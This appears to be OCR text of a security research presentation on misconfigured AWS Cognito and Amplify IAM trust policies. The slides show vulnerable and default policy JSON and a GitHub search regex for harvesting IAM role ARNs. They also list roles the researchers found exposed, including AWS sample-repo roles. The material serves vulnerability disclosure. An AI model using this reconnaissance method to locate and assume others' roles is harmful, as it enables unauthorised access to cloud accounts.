
```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Principal": {
                "Federated": "cognito-identity.amazonaws.com"
            },
            "Action": "sts:AssumeRoleWithWebIdentity"
        }
    ]
}
```

The Basic (classic) Authflow



Source: https://docs.aws.amazon.com/cognito/latest/developerguide/authentication-flow.html

Weaponizing sts:AssumeRoleWithWebIdentity



Variant one: Vulnerable Trust Policy

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Principal": {
                "Federated": "cognito-identity.amazonaws.com"
            },
            "Action": "sts:AssumeRoleWithWebIdentity"
        }
    ]
}
```

The default trust policy for Amazon Cognito

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Principal": { "Federated": "cognito-identity.amazonaws.com" },
            "Action": "sts:AssumeRoleWithWebIdentity",
            "Condition": {
                "StringEquals": {
                    "cognito-identity.amazonaws.com:aud": "us-east-1:00000000-aaaa-1111-bbbb-222222222222"
                },
                "ForAnyValue:StringLike": { "cognito-identity.amazonaws.com:amr": "authenticated"}
            }
        }
    ]
}
```

Variant two: Vulnerable Trust Policy


```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "",
            "Effect": "Allow",
            "Principal": { "Federated": "cognito-identity.amazonaws.com" },
            "Action": "sts:AssumeRoleWithWebIdentity",
            "Condition": {
                "ForAnyValue:StringLike": {
                    "cognito-identity.amazonaws.com:amr": "authenticated"
                }
            }
        }
    ]
}
```

But that’s a misconfiguration, where’s the vuln?

Vulnerability #2: AWS Amplify Exposing IAM Roles to Takeover


Looking for vulnerable roles in the wild

Looking for vulnerable roles in the wild



/arn:aws:iam::[0-9]{12}:role\/[\/a-zA-Z0-9-_]+/ count:all archived:yes fork:yes context:global

Looking for vulnerable roles in the wild



/arn:aws:iam::[0-9]{12}:roleV[\Va-zA-Z0-9-_]+/ count:all archived:yes fork:yes context:global

8,000+ Results

...something is wrong

(Slightly modified) example role names we found vulnerable:

...something is wrong

(Slightly modified) example role names we found vulnerable:

- communicationclient-master-20190713239617-**authRole**
- chatamber-20181621961321-**authRole**
- ml-yeti-ui-dev-20191316145242-**unauthRole**
- aerodeploy-master-132847-**authRole**
- liveconveyance-dev-175294-**unauthRole**
- amplify-storyspanapp-dev-142052-**authRole**
- digital-tweeter-prod-192116-**authRole**

...something is wrong

(Slightly modified) example role names we found vulnerable:

- communicationclient-master-20190713239617-**authRole**
- chatamber-20181621961321-**authRole**
- ml-yeti-ui-dev-20191316145242-**unauthRole**
- aerodeploy-master-132847-**authRole**
- liveconveyance-dev-175294-**unauthRole**
- amplify-storyspanapp-dev-142052-**authRole**
- digital-tweeter-prod-192116-**authRole**

Owning AWS-Owned IAM Roles

- amplify-awsassistant-sampledev-144248-authRole
- amplify-livetranslation-dev-165918-unauthRole
- amplify-livetranslation-dev-165918-authRole

Owning AWS-Owned IAM Roles

- amplify-awsassistant-sampledev-144248-authRole
- amplify-livetranslation-dev-165918-unauthRole
- amplify-livetranslation-dev-165918-authRole

aws-samples / chime-live-translation-transcription-polly

Code | Issues | Pull requests 3 | Actions | Projects | Security | Insights

Files

a27be5c

Go to file t

- .github
- .vscode
- amplify
  - .config
  - backend

chime-live-translation-transcription-polly / amplify / team-provider-info.json

miketran feat: update on aug 15


Code | Blame | 26 lines (26 loc) · 960 Bytes

```
1  {
2    "dev": {
3      "awscloudformation": {
4        "AuthRoleName": "amplify-livetranslation-dev-165918-authRole",
5        "UnauthRoleArn": "arn:aws:iam::098305555551:role/amplify-livetranslation-dev-165918-unauthRole",
6        "AuthRoleArn": "arn:aws:iam::098305555551:role/amplify-livetranslation-dev-165918-authRole",
7        "Region": "us-west-2",
```

It was AWS Amplify!

